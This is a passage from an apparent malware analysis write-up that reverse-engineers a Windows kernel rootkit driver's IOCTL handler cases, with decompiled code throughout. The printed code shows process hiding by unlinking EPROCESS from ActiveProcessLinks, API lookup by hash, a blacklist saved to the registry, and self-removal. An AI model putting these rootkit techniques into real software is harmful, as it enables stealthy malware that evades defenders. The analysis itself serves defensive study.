
When BufferCode=8, the PIDs and TIDs are compared between the two entries:

```
LABEL_20:
      if ( MatchFound )
        goto ReturnFalse;
      continue;
    }
    if ( BufferCode <= 1 )                    // Entry error
      continue;
    if ( BufferCode <= 4 )                    // BufferCode=2-4
    {
      if ( strcmp((ListEntry + 16), PoolAllocation + 8, 1) )
        goto ReturnFalse;
      continue;
    }
    if ( BufferCode != 7 )                    // BufferCode=8
    {
      if ( BufferCode != 8 || *(ListEntry + 8) != PoolAllocation[2] )// Compare PIDs
        continue;
      MatchFound = *(ListEntry + 12) == PoolAllocation[3];// Compare TIDs
      goto LABEL_20;
    }
```

When BufferCode = 7 there's an initial check whether the PIDs are equal followed by another check whether the requested address space contains the malware's memory:

```
    if ( ListEntry[8] == PoolAllocation[8] )    // BufferCode=7
    {
      Blacklisted_AddressToReadFrom = ListEntry[6];
      Requested_AddressToReadFrom = PoolAllocation[6];
      if ( Blacklisted_AddressToReadFrom <= Requested_AddressToReadFrom
        && Blacklisted_AddressToReadFrom + ListEntry[7] > Requested_AddressToReadFrom )
      {
        goto ReturnFalse;
      }
      Requested_AddressToReadFromTail = PoolAllocation[7] + Requested_AddressToReadFrom;
      if ( Blacklisted_AddressToReadFrom <= Requested_AddressToReadFromTail
        && Blacklisted_AddressToReadFrom + ListEntry[7] > Requested_AddressToReadFromTail )
      {
        goto ReturnFalse;
      }
    }
  }
  ListEntry = 0;
ReturnFalse:
```

To conclude, function sub_FF0D3329 recieves a PoolAllocation structure and checks whether it is in the shared list. If it is, the structure is returned. We will reference the function as CheckIfObjectInList from now on:



Now we can return to the function sub_FF0D3592 from Case 1 in DeviceControlDispatcher:

```
int __stdcall sub_FF0D3592(int pPoolAllocation)
{
  int returnValue; // [esp+Ch] [ebp-1Ch]

  KeWaitForSingleObject(&KMUTANT, Executive, 0, 0, 0);
  if ( CheckIfObjectInGlobalList((unsigned int *)pPoolAllocation) )
  {
    returnValue = 2;
  }
  else
  {
    if ( ListTail )
    {
      *(_DWORD *)(ListTail + 0x24) = pPoolAllocation;// Add to list tail
      *(_DWORD *)(pPoolAllocation + 0x28) = ListTail;
    }
    else
    {
      ListHead = pPoolAllocation;                // Object is first in the list
    }
    ListTail = pPoolAllocation;                  // Set newly added object as list tail
    sub_FF0D340A();
    returnValue = 1;
  }
  KeReleaseMutexWrapper(0);
  return returnValue;
}
```

Here we can also see a use of the helper function sub_FF0D340A. When we step into it we see a loop that sums up the total size of all the objects in the list:

```
KeWaitForSingleObject(&KMUTANT, Executive, 0, 0, 0);
ms_exc.registration.TryLevel = 0;
Size = 0;
v19 = 0;
for ( ListEntry = ListHead; ; ListEntry = *(ListEntry + 36) )
{
  v20 = ListEntry;
  if ( !ListEntry )
    break;
  if ( *(ListEntry + 4) )
  {
    Size += 28;                         // Add ListEntry size to total
    v1 = *ListEntry;
    if ( *ListEntry == 2 || v1 == 3 || v1 == 4 )
      Size += *(ListEntry + 16);        // If Entry contains string, add its size as well
    ++v19;
  }
}
```

Next, using the sum, an equally sized memory chunk is allocated and another loop runs through the list – this time each list entry is copied into the new allocation:

```
46  if ( Size )
47  {
48    HeapAlloc = (int (__stdcall *)(_DWORD, size_t))StealthierGetProcAddress(1, 0x1A544B7E);
49    AllocationPointer1 = (void *)HeapAlloc(0, Size);
50    AllocationPointer2 = (int)AllocationPointer1;
51    AllocationPointer3 = AllocationPointer1;
52    if ( AllocationPointer1 )
53    {
54      memset(AllocationPointer1, 0, Size);
55      AllocationPointer4 = AllocationPointer2;
56      AllocationPointer5 = AllocationPointer2;
57      for ( ListEntry_ = ListHead; ; ListEntry_ = *(_DWORD *)(ListEntry_ + 0x24) )
58      {
59        v20 = ListEntry_;
60        if ( !ListEntry_ )                      // Error
61          break;
62        if ( *(_BYTE *)(ListEntry_ + 4) )       // Check copy flag?
63        {
64          v18 = 28;
65          *(_DWORD *)AllocationPointer4 = *(_DWORD *)ListEntry_;
66          *(_DWORD *)(AllocationPointer4 + 4) = *(_DWORD *)(ListEntry_ + 0x18);
67          *(_DWORD *)(AllocationPointer4 + 8) = *(_DWORD *)(ListEntry_ + 0x1C);
68          *(_DWORD *)(AllocationPointer4 + 0xC) = *(_DWORD *)(ListEntry_ + 0x20);
69          *(_DWORD *)(AllocationPointer4 + 0x10) = *(_DWORD *)(ListEntry_ + 8);
70          *(_DWORD *)(AllocationPointer4 + 0x14) = *(_DWORD *)(ListEntry_ + 0xC);
71          BufferCode = *(_DWORD *)ListEntry_;
72          if ( *(_DWORD *)ListEntry_ == 2 || BufferCode == 3 || BufferCode == 4 )// If object contains string, copy it as well
73          {
74            ListEntryStringLength = *(_WORD *)(ListEntry_ + 0x10);
75            *(_WORD *)(AllocationPointer4 + 0x18) = ListEntryStringLength;
76            v18 = ListEntryStringLength + 0x1C;
77            memcpy((void *)(AllocationPointer4 + 0x1A), *(const void **)(ListEntry_ + 0x14), ListEntryStringLength);
78          }
79          AllocationPointer4 += v18;
80          AllocationPointer5 = AllocationPointer4;
81        }
82      }
```


At line 62, we see the first and only use of the value in offset 0x4 inside the PoolAllocation structure. The value represents a flag that determines if the list entry gets copied into the new allocation.

When the loop terminates, the function sets the memory allocation as a registry value to a key named "RulesData":

```
      RtlInitUnicodeString(&DestinationString, L"RulesData");
      hRegKey = dword_FF0D53A0;
      hRegKey_ = dword_FF0D53A0;
      ZwSetValueKey = (int (__stdcall *)(int, UNICODE_STRING *, _DWORD, int, int, size_t))StealthierGetProcAddress(
                                                                                            1,
                                                                                            0xADB1816C);
      v12 = ZwSetValueKey(hRegKey, &DestinationString, 0, 3, AllocationPointer2, Size);
      returnValue = 1;
      ExFreePool = (void (__stdcall *)(int))StealthierGetProcAddress(1, 0xA2963CE0);
      ExFreePool(AllocationPointer2);
    }
  }
  ms_exc.registration.TryLevel = -1;
  KeReleaseMutexWrapper__(0);
  return returnValue;
}
```

We found out that the driver saves its shared list in the registry and updates it whenever a new entry gets added. We'll rename the functions accordingly:

- sub_FF0D3592 - AddObjectToList
- sub_FF0D340A - UpdateListInRegistry




Now we return to Case 1 in DeviceControlDispatcher:

```
20    switch ( bufferCode )
21    {
22      case 1:
23        goto LABEL_4;
24      case 2:
25      case 3:
26      case 4:
27        *(_DWORD *)pPoolAllocation_ = bufferCode;
28        pPoolAllocation_[4] = 1;
29        RtlInitUnicodeString(&DestinationString, (PCWSTR)(pBuffer + 20));
30        if ( !AllocateStringWrapper((int)(pPoolAllocation_ + 16), DestinationString.Length) )
31          goto LABEL_12;
32        RTLCopyUnicodeString = (void (__stdcall *)(char *, UNICODE_STRING *))StealthierGetProcAddress(1, 0x5A8DEE17);
33        RTLCopyUnicodeString(pPoolAllocation_ + 16, &DestinationString);
34 LABEL_10:
35        if ( *(_BYTE *)(pBuffer + 8) )
36        {
37          pPoolAllocation = (char *)AddObjectToList((int)pPoolAllocation_);
38          *(_DWORD *)pBuffer = pPoolAllocation;
39          if ( pPoolAllocation )
40            return pPoolAllocation;
41        }
42        else
43        {
44          v8 = sub_FF0D3620(pPoolAllocation_);
45 LABEL_17:
46          *(_DWORD *)pBuffer = v8;
47        }
48 LABEL_12:
49        ExFreePool = (int (__stdcall *)(char *))StealthierGetProcAddress(1, 0xA2963CE0);
50        pPoolAllocation = (char *)ExFreePool(pPoolAllocation_);
51        break;
52      case 5:
53        sub_FF0D2EE3(*(_DWORD *)(pBuffer + 0xC));
54 LABEL_4:
55        *(_DWORD *)pPoolAllocation_ = 1;
56        *((_DWORD *)pPoolAllocation_ + 2) = *(_DWORD *)(pBuffer + 0xC);
57        goto LABEL_10;
```

At line 35, we see an if statement. If the condition is true, the object received from the user gets inserted into the list and an exit status is returned. Otherwise, we enter the function sub_FF0D3620, which looks for the object in the list, removes it and updates the registry value:

```
  KeWaitForSingleObject(&KMUTANT, Executive, 0, 0, 0);
  Object = CheckIfObjectInGlobalList(PoolAllocation);
  Object_ = Object;
  if ( Object )
  {
    Blink = Object[10];
    if ( Blink )
      *(_DWORD *)(Blink + 0x24) = Object_[9];
    Flink = Object_[9];
    if ( Flink )
      *(_DWORD *)(Flink + 0x28) = Object_[10];
    if ( (_DWORD *)ListHead == Object_ )
      ListHead = Object_[9];
    if ( (_DWORD *)ListTail == Object_ )
      ListTail = Object_[10];
    RtlFreeUnicodeString = (void (__stdcall *)(_DWORD *))StealthierGetProcAddress(1, 0xBA88D443);
    RtlFreeUnicodeString(Object_ + 4);
    ExFreePool = (void (__stdcall *)(_DWORD *))StealthierGetProcAddress(1, 0xA2963CE0);
    ExFreePool(Object_);
    UpdateListInRegistry();
    returnValue = 3;
  }
  else
  {
    returnValue = 4;
  }
  KeReleaseMutexWrapper___(0);
  return returnValue;
}
```

To conclude, in case 1 the driver gets a PoolAllocation structure where code = 1 and inserts or removes it from the shared list:



Cases 2-4 – we already know the BufferCode received from the user, which determines the switch statement result, gets copied to the first value in the PoolAllocation – meaning this is a case of a string-contained structure as well.

The string gets copied from the UserBuffer to the new PoolAllocation. The structure is then inserted or removed from the list:

```
    case 2:
    case 3:
    case 4:
      *(_DWORD *)pPoolAllocation_ = bufferCode;
      pPoolAllocation_[4] = 1;
      RtlInitUnicodeString(&DestinationString, (PCWSTR)(pBuffer + 0x14));
      if ( !AllocateStringWrapper((int)(pPoolAllocation_ + 0x10), DestinationString.Length) )
        goto LABEL_12;
      RTLCopyUnicodeString = (void (__stdcall *)(char *, UNICODE_STRING *))StealthierGetProcAddress(1, 0x5A8DEE17);
      RTLCopyUnicodeString(pPoolAllocation_ + 0x10, &DestinationString);
LABEL_10:
      if ( *(_BYTE *)(pBuffer + 8) )
      {
        pPoolAllocation = (char *)AddObjectToList((int)pPoolAllocation_);
        *(_DWORD *)pBuffer = pPoolAllocation;
        if ( pPoolAllocation )
          return pPoolAllocation;
      }
      else
      {
        v8 = RemoveObjectFromList((unsigned int *)pPoolAllocation_);
```

We will update our SystemBuffer struct with the new values we found at their appropriate offsets:

SystemBuffer		
Offset	Size(Bytes)	Meaning
0x0	4	Return Value
0x4	4	BufferCode
0x8	1-4	Add\Remove From List Flag
0xC	4	PID
0x10	4	TID
0x14	4	String Offset
0x16	2	String Length
0x18	2	String Maximum Length

Case 5 - This case is very similar to case 1 which uses a PoolAllocation where BufferCode = 1 (i.e a process-related entry) except there is a call to the function sub_FF0D2EE3 prior:

```
      case 5:
        sub_FF0D2EE3(*(_DWORD *)(pBuffer + 0xC));
LABEL_4:
        *(_DWORD *)pPoolAllocation_ = 1;
        *((_DWORD *)pPoolAllocation_ + 2) = *(_DWORD *)(pBuffer + 0xC);
        goto AddOrRemoveFromList;
```

sub_FF0D2EE3:

```
1  char __stdcall sub_FF0D2EE3(int PID)
2  {
3    int (__stdcall *PsLookupProcessByProcessId)(int, int *); // eax
4    _DWORD *v2; // eax
5    int EPROCESS; // [esp+0h] [ebp-4h] BYREF
6
7    EPROCESS = 0;
8    if ( !PID )
9      return 0;
10   if ( !dword_FF0D5330 )
11     return 0;
12   PsLookupProcessByProcessId = (int (__stdcall *)(int, int *))StealthierGetProcAddress(1, 0x368339EC);
13   if ( PsLookupProcessByProcessId(PID, &EPROCESS) < 0 )
14     return 0;
15   v2 = (_DWORD *)(dword_FF0D5330 + EPROCESS);
16   **(_DWORD **)(dword_FF0D5330 + EPROCESS + 4) = *(_DWORD *)(dword_FF0D5330 + EPROCESS);
17   *(_DWORD *)(*v2 + 4) = v2[1];
18   return 1;
19 }
```

The function acquires the EPROCESS pointer using the process's PID (line 13) and then increment it by the dword_FF0D5330 value, saving the result in the variable v2 (line 15).

dword_FF0D5330 equals to 0x88:


```
.data:FF0D532C
.data:FF0D5330 dword_FF0D5330   dd 88h
.data:FF0D5330
```

At EPROCESS + 0x88 we see a LIST_ENTRY structure that connects all the other kernel's EPROCESS structures:

```
struct _EPROCESS
{
    struct _KPROCESS Pcb;                                     //0x0
    struct _EX_PUSH_LOCK ProcessLock;                         //0x6c
    union _LARGE_INTEGER CreateTime;                          //0x70
    union _LARGE_INTEGER ExitTime;                            //0x78
    struct _EX_RUNDOWN_REF RundownProtect;                    //0x80
    VOID* UniqueProcessId;                                    //0x84
    struct _LIST_ENTRY ActiveProcessLinks;                    //0x88
```

At lines 16-17 the function removes the EPROCESS from the list.

In Case 5, the driver is given a PoolAllocation structure containing a PID, and in addition to adding it to the shared list, it removes its corresponding EPROCESS structure from the kernel's process list.



Cases 7-8 – In both cases the relevant values are copied to PoolAllocation which is then inserted or removed from the list:

```
case 7:                                   // Read memory entry
  *(_DWORD *)pPoolAllocation_ = 7;
  *((_DWORD *)pPoolAllocation_ + 8) = *(_DWORD *)(pBuffer + 0x21C);
  *((_DWORD *)pPoolAllocation_ + 6) = *(_DWORD *)(pBuffer + 0x214);
  *((_DWORD *)pPoolAllocation_ + 7) = *(_DWORD *)(pBuffer + 0x218);
  goto AddOrRemoveFromList;
case 8:                                   // Thread entry
  *(_DWORD *)pPoolAllocation_ = 8;
  *((_DWORD *)pPoolAllocation_ + 2) = *(_DWORD *)(pBuffer + 0xC);
  *((_DWORD *)pPoolAllocation_ + 3) = *(_DWORD *)(pBuffer + 0x10);
  goto AddOrRemoveFromList;
```

We will again update our SystemBuffer structure. Notice the 500 undefined bytes between "String Maximum Length" and "Address to Read From" – this is where the raw string will probably reside:

SystemBuffer		
Offset	Size(Bytes)	Meaning
0x0	4	Return Value
0x4	4	BufferCode
0x8	1-4	Add\Remove From List Flag
0xC	4	PID
0x10	4	TID
0x14	4	String Offset
0x16	2	String Length
0x18	2	String Maximum Length
0x20-214	500	Raw String
0x214	4	Address To Read From
0x218	4	Bytes To Read
0x21C	4	PID To Read From
???	???	???

Case 9 – Starts with a call to sub_FF0D302B, followed by freeing the memory allocation where PoolAllocation resides:

```
      case 9:
        sub_FF0D302B();
        ExFreePool_ = (int (__stdcall *)(char *))StealthierGetProcAddress(1, 0xA2963CE0);
        pPoolAllocation = (char *)ExFreePool_(pPoolAllocation_);// Free PoolAllocation
        *(_DWORD *)pBuffer = 1;                   // Set return value
        return pPoolAllocation;
      default:
        goto cleanup;
    }
  }
  return pPoolAllocation;
}
```

Stepping into sub_FF0D302B, we first see a call to the parameters-free function sub_FF0D36F1 (line 9), next the registry key gets deleted and the function sub_FF0D13ED gets called with the global variable dword_FF0D53A4 as input (line 23):

```
1 int sub_FF0D302B()
2 {
3   int RegKeyHandle__; // esi
4   int (__stdcall *ZwDeleteKey)(int); // eax
5   int RegKeyHandle_; // esi
6   void (__stdcall *ZwClose)(int); // eax
7   int result; // eax
8 
9   sub_FF0D36F1();
10   if ( RegKeyHandle )
11   {
12     RegKeyHandle__ = RegKeyHandle;
13     ZwDeleteKey = (int (__stdcall *)(int))StealthierGetProcAddress(1, 0x8879576D);
14     if ( ZwDeleteKey(RegKeyHandle__) < 0 )
15     {
16       RegKeyHandle_ = RegKeyHandle;
17       ZwClose = (void (__stdcall *)(int))StealthierGetProcAddress(1, 0x3D9A9259);
18       ZwClose(RegKeyHandle_);
19     }
20   }
21   result = dword_FF0D53A4;
22   if ( dword_FF0D53A4 )
23     result = sub_FF0D13ED(dword_FF0D53A4);
24   return result;
25 }
```

sub_FF0D36F1 frees the shared list:

```
char sub_FF0D36F1()
{
  unsigned int *i; // eax
  unsigned int *v1; // esi

  KeWaitForSingleObject(&KMUTANT, Executive, 0, 0, 0);
  for ( i = (unsigned int *)ListHead; i; i = v1 )
  {
    v1 = (unsigned int *)i[9];
    RemoveObjectFromList(i);
  }
  KeReleaseMutexWrapper____();
  return 1;
}
```


At function sub_FF0D13ED we see the creation of an ObjectAttributes structure where the function's argument is assigned as the ObjectName (line 14). Finally, a file is created using the structure:

```
1  char __stdcall sub_FF0D13ED(UNICODE_STRING *FileInformation)
2  {
3    char v1; // bl
4    OBJECT_ATTRIBUTES ObjectAttributes; // [esp+4h] [ebp-24h] BYREF
5    struct _IO_STATUS_BLOCK IoStatusBlock; // [esp+1Ch] [ebp-Ch] BYREF
6    HANDLE FileHandle; // [esp+24h] [ebp-4h] BYREF
7
8    ObjectAttributes.RootDirectory = 0;
9    ObjectAttributes.SecurityDescriptor = 0;
10   ObjectAttributes.SecurityQualityOfService = 0;
11   v1 = 0;
12   ObjectAttributes.Length = 24;
13   ObjectAttributes.Attributes = 0x240;
14   ObjectAttributes.ObjectName = FileInformation;
15   if ( ZwCreateFile(&FileHandle, 0x10000u, &ObjectAttributes, &IoStatusBlock, 0, 0x80u, 7u, 1u, 0x40u, 0, 0) >= 0 )
16   {
17     HIBYTE(FileInformation) = 1;
18     if ( ZwSetInformationFile(FileHandle, &IoStatusBlock, (char *)&FileInformation + 3, 1u, FileDispositionInformation) >= 0 )
19       v1 = 1;
20     ZwClose(FileHandle);
21   }
22   return v1;
23 }
```

The function assigns the value 0x240 (OBJ_KERNEL_HANDLE) to the attributes field of the structure (line 13) which according to MSDN:

OBJ_KERNEL_HANDLE	The handle is created in system process context and can only be accessed from kernel mode.

At the bottom line, the function creates a kernel-only accessible file, seemingly to mark the system as infected and prevent a second infection. Case 9 basically removes the malware from the system without leaving any trace:



Case 6 – we saved the best for last. At line 56 the driver checks whether another structure exists in memory after SystemBuffer by comparing the SystemBuffer's size field (at offset 0x220) with the entire user's buffer size. If the SystemBuffer's size is smaller (i.e another structure exists), the mysterious data is then sent to the function sub_FF0D29F4:

```
58        case 6:
59          if ( size < *(_DWORD *)(pBuffer + 0x220) + 0x224 )
60            goto cleanup;
61          v8 = sub_FF0D29F4(pBuffer + 0x224);
62          goto SetV8AsReturnValueAndCleanup;
```

sub_FF0D29F4 is a complete mess:

```
20
21  v1 = (char *)UnknownStruct + UnknownStruct[0xF];
22  v2 = *((_DWORD *)v1 + 0x14);
23  ExAllocatePool = (int (__stdcall *)(_DWORD, int))StealthierGetProcAddress(1, 0x1A544B7E);
24  pPoolAllocation = (char *)ExAllocatePool(0, v2);
25  pPoolAllocation2 = (int)pPoolAllocation;
